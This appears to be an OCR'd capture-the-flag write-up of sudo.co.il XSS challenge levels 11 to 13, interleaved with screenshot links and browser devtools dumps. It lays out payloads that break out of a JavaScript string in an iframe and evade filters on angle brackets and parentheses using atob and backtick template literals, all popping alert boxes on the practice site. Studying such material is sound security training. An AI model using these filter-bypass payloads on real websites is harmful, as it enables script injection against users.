
```
CSS484#<script>alert(484)</script>
```


Not Secure
http://www.sudo.co.il/xss/level11.php?p=CSS484#<script>alert(484)</script>
your cool xss
CSS484#
www.sudo.co.il
484
OK
Read www.google-analytics.com
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Search HTML
Filter Style
:hov .cls
element
<html> event
<head></head>
<body>
<script async="" src="//www.google-analytics.com/analytics.js"></script>
<script src="analytics.js"></script>
your cool xss
<script> </script>

</body>
</html>


Level 12

In this level, there is a parameter named p that seems like it could be used for injection. However, when we tested it with the input "abc" (payload 12.1), nothing appeared on the main page. As shown in the screenshot, the only place where "abc" shows up is inside the src attribute of an iframe, which loads the URL http://untrusted.sudo.co.il/iframe.php?p=abc. We also noticed that another script is included outside the iframe: http://sudo.co.il/xss/level12.js.




We then opened the iframe's source page and saw that the value of parameter p is assigned to a variable named a, as shown in the screenshot below. That page also loads another script from http://untrusted.sudo.co.il/level12.js. So we tried to visit that URL.


When we looked at the script mentioned earlier (shown below), we found a JavaScript file that sends a message back to the parent page using the variable m. Since this script runs inside the iframe, we can assume it is responsible for communicating with the main Level 12 webpage. In the iframe's source, we also saw that the variable m is set to the string "Good Luck!", as shown in the screenshot.



Back on the main website, we examined the second script that gets loaded into the page. In the JavaScript file http://sudo.co.il/xss/level12.js, there is an event listener that waits for incoming messages. If the message comes from http://untrusted.sudo.co.il—the iframe's source—it appends the received message to the website's <body>.




Inside the iframe, the value of p is placed into a variable using the format: a = '{p}'; Knowing this, we created a payload that changes the value of the m variable inside the iframe: a = ";m="{our_payload}";//'; So we tested the following payload : ';m="hi";//



Since the word “hi” successfully appeared in the body of the page, our next idea was to try executing an alert by injecting a script tag using this payload:


```
';m="<script>alert(document.domain)</script>";//
```

But the result didn’t go as planned and the website seemed to detect and block the injection.




We assumed the website was blocking the < and > characters, which stopped us from injecting a normal script tag. Because of this, we switched to using an encoding method that could bypass the validation by sending the payload as a Base64 data URI. which give us this payload:

```
';m="data:text/javascript;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pPC
9 zY3JpcHQ+";//
```




We then guessed that the iframe might be decoding the Base64 back into JavaScript before sending it to the main page, which is why the previous payload didn't work. So our next idea was to use the `atob` function, which decodes Base64. We expected the iframe to treat this function as a normal string, and then have it run on the origin website. This led us to try the following payload :

```
';m=atob("PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pPC9zY3JpcHQ+")//
```



As shown above, we were able to inject the payload into the webpage. However, the duplicated closing script tags caused syntax errors. In our final attempt, we removed the original closing tag, encoded it in Base64, and passed it as a parameter to the `atob` function. So we get this final payload:

```
';m=atob("PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4p")//
```


Not Secure
http://www.sudo.co.il/xss/level12.php?p=';m=atob("PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21ha
Alert document.domain within sudo.co.il context.
To make this happen, make sure that you can change THIS TEXT to PWNED!
www.sudo.co.il
www.sudo.co.il
OK
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Search HTML
Filter Styl
:hov .cls
element
}
<html> event
<head></head>
<body>
Alert document.domain within
sudo.co.il
context.


To make this happen, make sure that you can change
 ...
to PWNED!

<!--use your head and not automatic scanners like burp.. it will not help-->
<script type="text/javascript" async="" src="https://www.googletagmanager.com/gtag/js?id=G-8S7MMPCHJR&cx=c&_slc=1"></script>
<script async="" src="//www.google-analytics.com/analytics.js"></script>
<script src="analytics.js"></script>
<script src="http://sudo.co.il/xss/asdfn0c.js"></script>
<iframe style="border: 1px solid gray;width: 50%;" src="http://untrusted.sudo.co.il/iframe.php?p=%27%3Bm%3Datob%28%22PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4p%22%29%2F%2F"> ... </iframe>

<script src="http://sudo.co.il/xss/1evel12.js"></script>
</body>
</html>


Level 13

This level is similar to the previous one so we tried injecting the same payload



However, this level blocked our payload. We suspected that it might also be checking for other characters, such as parentheses. To confirm this, we tested a payload that contained only parentheses and found that the website does indeed validate them as well. Our new approach was to use backticks instead of parentheses, as backticks are used for creating template literals in JavaScript. This led us to the following payload :

```
';m=atob`PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4p`//
```


Not Secure
http://www.sudo.co.il/xss/level13.php?p=';m=atob`PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haV
Alert document.domain within sudo.co.il context.
To make this happen, make sure that you can change THIS TEXT to PWNED!
Hello dear xss'er. Your xss should be in 'sudo.co.il' context.
Payload from level12 may work, depends on payload.
This untrusted content loaded from untrusted.sudo.co.il
www.sudo.co.il
www.sudo.co.il
OK
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Search HTML
Filter Style
:hov .cls
element
<html> event
<head></head>
<body>
Alert document.domain within
sudo.co.il
context.

